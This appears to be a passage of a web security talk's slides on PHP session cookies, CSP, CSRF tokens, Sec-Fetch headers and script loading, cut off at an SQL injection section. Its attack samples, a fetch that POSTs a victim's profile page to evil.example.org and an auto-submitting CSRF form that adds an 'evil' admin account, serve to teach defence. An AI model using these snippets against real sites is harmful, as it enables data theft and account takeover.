14        ] );  
15  
16 ?>
```

**set-cookie:** \_\_Host-s=03b64d35495c159d9496; path=/; secure; **HttpOnly**; SameSite=Lax





PHP: Securing Session INI Settings

session.cookie\_httponly=On

Refuses access to the session cookie from JavaScript. This setting prevents cookies snatched by a JavaScript injection.

It is possible to use a session ID as a CSRF token, but this is not recommended. For example, HTML sources may be saved and sent to other users. Developers should not write session IDs in web pages for better security. Almost all applications must use the `httponly` attribute for the session ID cookie.

**Note:**  
The CSRF token should be renewed periodically just like the session ID.

session.cookie\_secure=On

Allow access to the session ID cookie only when the protocol is HTTPS. If a website is only accessible via HTTPS, it should enable this setting.

HSTS should be considered for websites accessible only via HTTPS.

session.cookie\_samesite="Lax" or session.cookie\_samesite="Strict"

As of PHP 7.3 the "SameSite" attribute can be set for the session ID cookie. This attribute is a way to mitigate CSRF (Cross Site Request Forgery) attacks.

The difference between Lax and Strict is the accessibility of the cookie in requests originating from another registrable domain employing the HTTP GET method. Cookies using Lax will be accessible in a GET request originated from another registrable domain, whereas cookies using Strict will not.

# Data Exfiltration

```
1 fetch('/profile/').then(function(response) {  
2  
3     if (response.status === 200) {  
4         return response.text();  
5     }  
6  
7 }).then(function(text) {  
8  
9     fetch('https://evil.example.org', {  
10        method: 'POST',  
11        mode: 'no-cors',  
12        body: text  
13    });  
14  
15});
```

```
1 fetch('/profile/').then(function(response) {  
2  
3     if (response.status === 200) {  
4         return response.text();  
5     }  
6  
7 }).then(function(text) {  
8  
9     fetch('https://evil.example.org', {  
10        method: 'POST',  
11        mode: 'no-cors',  
12        body: text  
13    });  
14  
15});
```

DevTools - craig.techniques.emma.devcf.com/202-limits-connect.php

Elements Console Sources Network **Performance** Memory Application Security Audits

Preserve log  Disable cache Online


Filter  Hide data URLs All **XHR** JS CSS Img Media Font Doc WS Manifest Other  Has blocked cookies

Name	x Headers Preview Response Initiator Timing
profile/	
<b>example.org</b>	<b>Request Payload</b> <pre>&lt;!DOCTYPE html&gt; &lt;html&gt; &lt;head&gt;     &lt;title&gt;Example&lt;/title&gt; &lt;/head&gt; &lt;body&gt;     &lt;p&gt;Hi Katy&lt;/p&gt;     &lt;p&gt;Address: 123 Street, Town, AA11 1AA&lt;/p&gt; &lt;/body&gt; &lt;/html&gt;</pre>

2 / 4 requests | 334 B / 846



```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action      'self'; " .  
10        "img-src          'self'; " .  
11        "style-src         'self'; " .  
12        "script-src        https://example.com/a/js/; " .  
13        "connect-src      https://example.com/a/api/; " .  
14  
15        "block-all-mixed-content;" );  
16  
17 ?>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action      'self'; " .  
10        "img-src          'self'; " .  
11        "style-src         'self'; " .  
12        "script-src        https://example.com/a/js/; " .  
13        "connect-src      https://example.com/a/api/example/; " .  
14  
15        "block-all-mixed-content;" );  
16  
17 ?>
```



**Sensitive Data on  
Page**

# Simple CSRF



Evil Advert in an <iframe>

# Simple CSRF

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     
9
10 <form action="https://example.com/account/add" method="POST" id="my-form">
11     <input type="hidden" name="username" value="evil" />
12     <input type="hidden" name="password" value="password" />
13 </form>
14
15 <script>
16     var form = document.getElementById('my-form');
17     if (form) {
18         form.submit();
19     }
20 </script>
21
22 </body>
23 </html>
```

The Advert



# Simple CSRF

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     
9
10 <form action="https://example.com/account/add" method="POST" id="my-form">
11     <input type="hidden" name="username" value="evil" />
12     <input type="hidden" name="password" value="password" />
13 </form>
14
15 <script>
16     var form = document.getElementById('my-form');
17     if (form) {
18         form.submit();
19     }
20 </script>
21
22 </body>
23 </html>
```

From to add admin account



# Simple CSRF

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     
9
10 <form action="https://example.com/account/add" method="POST" id="my-form">
11     <input type="hidden" name="username" value="evil" />
12     <input type="hidden" name="password" value="password" />
13 </form>
14
15 <script>
16     var form = document.getElementById('my-form');
17     if (form) {
18         form.submit();
19     }
20 </script>
21
22 </body>
23 </html>
```

JavaScript to submit the form automatically



DevTools - example.com/account/add

Elements Console Sources Network **Performance** Memory » :

Preserve log Disable cache Online ▾ ↑ ↓ ⚙

Name	x Headers	Preview	Response	Initiator	Timing
add	▼ General				
e...					

**Request URL:** https://example.com/account/add

**Request Method:** POST

Status Code: 404

Remote Address: 95.141.216.34:443

Referrer Policy: no-referrer

▶ Response Headers (7)

▶ Request Headers (1)

▼ Form Data view source view URL encoded

**username:** evil

**password:** password

2 requests



```
1 <?php  
2  
3     $csrf = bin2hex(random_bytes(10));  
4  
5     setcookie('csrf', $csrf);  
6  
7 ?>
```

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8 <form action="/" method="post">
9
10    <input type="hidden" name="csrf" value="<?= htmlentities($csrf) ?>" />
11
12    <!-- Form fields -->
13
14    <input type="submit" value="Submit" />
15
16 </form>
17
18 </body>
19 </html>
```

```
1 <?php
2
3 if ($_POST['csrf'] == $_COOKIE['csrf']) {
4     // Success
5 }
6
7 ?>
```

DevTools - craig.techniques.emma.devcf.com/203-limits-hashed-csrf-a1.php

Elements Console Sources Application » :

Application

- Manifest
- Service Workers
- Clear storage

Storage

- Local Storage
- Session Storage

C Filter |  Only blocked

Name	Value	D..	P.	E.	S.	H	S.	S.	P.
csrf	6857f7040bf86e66...	c...	/	S..	2..				M..
	6857f7040bf86e66337a								





```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <form action="./" method="post">
9
10         <input type="hidden" name="csrf" value="6857f7040bf86e66337a" />
11
12         <!-- Form fields -->
13
14         <input type="submit" value="Submit" />
15
16     </form>
17
18 </body>
19 </html>
```

```
1 <?php  
2  
3     $csrf = bin2hex(random_bytes(10));  
4  
5     setcookie('csrf', $csrf);  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17 ?>
```

```
1 <?php  
2  
3     $csrf = bin2hex(random_bytes(10));  
4  
5     setcookie('__Host-csrf', $csrf[  
6         'path'      => '/',
7         'secure'    => true,  
8         'httponly'  => true,  
9         'samesite'  => 'Lax',  
10    ]);  
11  
12  
13  
14  
15  
16  
17 ?>
```



```
1 <?php
2
3     $csrf = bin2hex(random_bytes(10));
4
5     setcookie('__Host-csrf', $csrf[
6         'path'      => '/',
7         'secure'    => true,
8         'httponly'  => true,
9         'samesite'  => 'Lax',
10    ]);
11
12    $url = $_SERVER['SCRIPT_URL'];
13    $secret = 'kg@zyoW.KLn226oLtnpG';
14
15    $hash = hash_hmac('sha256', ($csrf . $url), $secret);
16
17 ?>
```

```
1 <?php
2
3     $url = $_SERVER['SCRIPT_URL'];
4     $secret = 'kg@zyoW.KLn226oLtnpG';
5
6     $hash = hash_hmac('sha256', ($_COOKIE['__Host-csrf'] . $url), $secret);
7
8     if (hash_equals($hash, $_POST['csrf'])) {
9         // Success
10    }
11
12 ?>
```



A screenshot of a web browser showing the source code of a page. The address bar shows 'view-source:https://craig.techniques.emma.devcf.com/203-limits-hashed-csrf-b1.php'. The code is as follows:

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Example</title>
5   </head>
6   <body>
7
8     <form action="./" method="post">
9
10       <input type="hidden" name="csrf" value="8286e24c19071421a06bbe9c367a184bf6d0793e72bc99d589359753bafac8ff" />
11
12       <!-- Form fields -->
13
14       <input type="submit" value="Submit" />
15
16     </form>
17
18   </body>
19 </html>
```

# **Sec-Fetch-\* headers**

DevTools - craig.techniques.emma.devcf.com/203-limits-hashed-csrf-c.php

Elements Console Sources Network >⋮

● ⚡ 🔍 Q |  Preserve log  Disable cache Online ▾ | ⚙️

Name	Headers	Preview	Response	Initiator	>
203-limits-h...	<b>sec-fetch-dest:</b> document <b>sec-fetch-mode:</b> navigate <b>sec-fetch-site:</b> same-origin <b>sec-fetch-user:</b> ?1				

1 / 2 requests | ⌂



## **Sec-Fetch-Dest**

audio  
audioworklet  
document  
embed  
empty  
font  
image  
manifest  
object  
paintworklet  
report  
script  
serviceworker  
sharedworker  
style  
track  
video  
worker  
xslt  
nested-document

## **Sec-Fetch-Mode**

cors  
navigate  
nested-navigate  
no-cors  
same-origin  
websocket

## **Sec-Fetch-Site**

cross-site  
same-origin  
same-site  
none

## **Sec-Fetch-User**

?0  
?1

**Sec-Fetch-Dest**

audio  
audioworklet  
**document**  
embed  
empty  
font  
image  
manifest  
object  
paintworklet  
report  
script  
serviceworker  
sharedworker  
style  
track  
video  
worker  
xslt  
nested-document

**Sec-Fetch-Mode**

cors  
**navigate**  
nested-navigate  
no-cors  
same-origin  
websocket

**Sec-Fetch-Site**

cross-site  
**same-origin**  
same-site  
none

←———— Page Refresh

**Sec-Fetch-User**

?0  
?1

## **Sec-Fetch-Dest**

audio  
audioworklet  
document  
embed  
empty  
font  
image  
manifest  
object  
paintworklet  
report  
script  
serviceworker  
sharedworker  
style  
track  
video  
worker  
xslt  
**nested-document**

## **Sec-Fetch-Mode**

cors  
navigate  
**nested-navigate**  
no-cors  
same-origin  
websocket

## **Sec-Fetch-Site**

cross-site  
**same-origin**  
same-site  
none

←———— Page Refresh

## **Sec-Fetch-User**

?0  
?1

## XMLHttpRequest, fetch(), etc

### Sec-Fetch-Dest

audio  
audioworklet  
document  
embed  
**empty**  
font  
image  
manifest  
object  
paintworklet  
report  
script  
serviceworker  
sharedworker  
style  
track  
video  
worker  
xslt  
nested-document

### Sec-Fetch-Mode

**cors**  
navigate  
nested-navigate  
no-cors  
same-origin  
websocket

### Sec-Fetch-Site

cross-site  
**same-origin**  
same-site  
none

←———— Page Refresh

### Sec-Fetch-User

?0  
?1

```
1 <?php
2
3 $fetch = [
4     'dest' => ($_SERVER['HTTP_SEC_FETCH_DEST'] ?? NULL),
5     'mode' => ($_SERVER['HTTP_SEC_FETCH_MODE'] ?? NULL),
6     'site' => ($_SERVER['HTTP_SEC_FETCH_SITE'] ?? NULL),
7     'user' => ($_SERVER['HTTP_SEC_FETCH_USER'] ?? NULL),
8 ];
9
10 $allowed = [
11     'dest' => ['document'],
12     'mode' => ['navigate'],
13     'site' => ['same-origin', 'none'], // 'none' = page refresh
14     'user' => ['?1'],
15 ];
16
17 // $allowed['dest'][] = 'nested-document'; // <iframe>
18 // $allowed['mode'][] = 'nested-navigate';
19
20 // $allowed['dest'][] = 'empty'; // XMLHttpRequest, fetch(), navigator.send
21 // $allowed['mode'][] = 'cors';
22
23 foreach ($allowed as $field => $allowed) {
24     if ($fetch[$field] != '' && !in_array($fetch[$field], $allowed)) {
25         // We have a problem?
26     }
27 }
28
29 ?>
```

# Simplify

Hard to customise

```
1 <?php  
2  
3     $nonce = bin2hex(random_bytes(30));  
4  
5     header("Content-Security-Policy: "  
6  
7         "default-src      'none'; "  
8         "base-uri        'none'; "  
9         "frame-ancestors 'none'; "  
10  
11        "form-action     'self'; "  
12        "img-src         'self'; "  
13        "style-src       'self'; "  
14        "script-src      https://example.com/a/js/; "  
15  
16        "block-all-mixed-content," .  
17  
18        "script-src 'nonce-' . $nonce . "' 'unsafe-inline');"  
19  
20 ?>
```

Default Policy



```
1 <?php  
2  
3 $csp = [  
4     'default-src'      => [] ,  
5     'base-uri'         => [] ,  
6     'frame-ancestors'  => [] ,  
7     'form-action'       => ["'self'" ] ,  
8     'img-src'           => ["'self'" ] ,  
9     'style-src'         => ["'self'" ] ,  
10    'script-src'        => ['https://example.com/a/js/' ] ,  
11    // 'child-src'        => [] ,  
12    // 'connect-src'      => [] ,  
13    // 'font-src'          => [] ,  
14    // 'manifest-src'     => [] ,  
15    // 'media-src'         => [] ,  
16    // 'object-src'        => [] ,  
17    // 'prefetch-src'      => [] ,  
18    // 'worker-src'        => [] ,  
19    // 'navigate-to'       => [] ,  
20];  
21  
22 ?>
```

## Page Customisation



```
1 <?php  
2  
3     $csp['connect-src'][] = 'https://example.com/a/js/example/';  
4  
5 ?>
```

```
1 <?php
2
3 foreach ($csp as $d => $v) {
4     $csp[$d] = $d . ' ' . (count($v) == 0 ? "'none'" : implode(' ', $v));
5 }
6
7 header('Content-Security-Policy: ' . implode(';', $csp) . '; block-all-mix
8
9 ?>
```

```
1 <?php  
2  
3     $response->csp_source_add('connect-src', '/a/api/example/');  
4  
5 ?>
```



Framework adds the domain

```
1 <?php  
2  
3     $api_url = '/a/api/example/';  
4  
5     $response->csp_source_add('connect-src', $api_url);  
6  
7     $response->js_add('/a/js/example.js', ['data-api' => $api_url]);  
8  
9 ?>
```

```
1 <?php  
2  
3     $api_url = '/a/api/example/';  
4  
5     $response->csp_source_add('connect-src', $api_url);  
6  
7     $response->js_add('/a/js/example.js', ['data-api' => $api_url]);  
8  
9 ?>
```



Provide API URL as a data attribute

```
1
2 <script src="/a/js/1577898543-example.min.js"
3   async="async"
4   data-api="/a/api/example/"
5   integrity="sha256-ySfNBDVxb9zL5kRUh061Spj0LkGmU6j4cxskUb+16+c="></s
6
```

## Provides the API URL

```
1 <script src="/a/js/1577898543-example.min.js"
2   async="async"
3   data-api="/a/api/example/"
4   integrity="sha256-ySfNBDVxb9zL5kRUh061Spj0LkGmU6j4cxsKUb+16+c="></s
5
6
```



## Cache Busting URL



```
1 <script src="/a/js/1577898543-example.min.js"
2   async="async"
3   data-api="/a/api/example/"
4   integrity="sha256-ySfNBDVxb9zL5kRUh061Spj0LkGmU6j4cxskUb+16+c="></s
5
6
```

**Minify**



```
1 <script src="/a/js/1577898543-example.min.js"
2   async="async"
3   data-api="/a/api/example/"
4   integrity="sha256-ySfNBDVxb9zL5kRUh061Spj0LkGmU6j4cxsKUb+16+c="></s
5
6
```

## Make it async

```
1 <script src="/a/js/1577898543-example.min.js"
2   async="async"
3   data-api="/a/api/example/"
4   integrity="sha256-ySfNBDVxb9zL5kRUh061Spj0LkGmU6j4cxskUb+16+c="></s
5
6
```



## Add the integrity attribute

```
1 <script src="/a/js/1577898543-example.min.js"
2   crossorigin="anonymous"
3   data-api="/a/api/example/"
4   integrity="sha256-ySfNBDVxb9zL5kRUh061Spj0LkGmU6j4cxskUb+16+c="></s
5
6
```



```
1 ;(function(document, window, undefined) {  
2     'use strict';  
3  
4     if (!document.querySelector) {  
5         return;  
6     }  
7  
8     var current_script = document.currentScript,  
9         api_url = null;  
10  
11    function init() {  
12  
13        if (!current_script) { // src = "/a/js/1577898543-example.min.js"  
14            current_script = document.querySelector('script[src*="example"][data-api]');  
15        }  
16        if (current_script) {  
17            api_url = current_script.getAttribute('data-api');  
18        }  
19        if (!api_url) {  
20            return;  
21        }  
22  
23    }  
24  
25    if (document.readyState !== 'loading') {  
26        window.setTimeout(init); // Handle asynchronously  
27    } else {  
28        document.addEventListener('DOMContentLoaded', init);  
29    }  
30  
31 })(document, window);
```

```
1 ;(function(document, window, undefined) {  
2     'use strict';  
3  
4     if (!document.querySelector) {  
5         return;  
6     }  
7  
8     var current_script = document.currentScript,  
9         api_url = null;  
10  
11    function init() {  
12  
13        if (!current_script) { // src = "/a/js/1577898543-example.min.js"  
14            current_script = document.querySelector('script[src*="example"][data-api]');  
15        }  
16        if (current_script) {  
17            api_url = current_script.getAttribute('data-api');  
18        }  
19        if (!api_url) {  
20            return;  
21        }  
22  
23    }  
24  
25    if (document.readyState !== 'loading') {  
26        window.setTimeout(init); // Handle asynchronously  
27    } else {  
28        document.addEventListener('DOMContentLoaded', init);  
29    }  
30  
31 })(document, window);
```

```
1 ;(function(document, window, undefined) {  
2     'use strict';  
3  
4     if (!document.querySelector) {  
5         return;  
6     }  
7  
8     var current_script = document.currentScript,  
9         api_url = null;  
10  
11    function init() {  
12  
13        if (!current_script) { // src = "/a/js/1577898543-example.min.js"  
14            current_script = document.querySelector('script[src*="example"][data-api]');  
15        }  
16        if (current_script) {  
17            api_url = current_script.getAttribute('data-api');  
18        }  
19        if (!api_url) {  
20            return;  
21        }  
22  
23    }  
24  
25    if (document.readyState !== 'loading') {  
26        window.setTimeout(init); // Handle asynchronously  
27    } else {  
28        document.addEventListener('DOMContentLoaded', init);  
29    }  
30  
31 })(document, window);
```

# **SQL Injection**


```
1 <?php
2
3     $dsn = 'mysql:dbname=example;host=localhost';
4     $user = 'example';
5     $pass = 'Rz3N.vjCjg2wzT4Gc!t@'; // Decrypted value
6
7     try {
8         $conn = new PDO($dsn, $user, $pass, [
9             PDO::ATTR_ERRMODE          => PDO::ERRMODE_EXCEPTION,
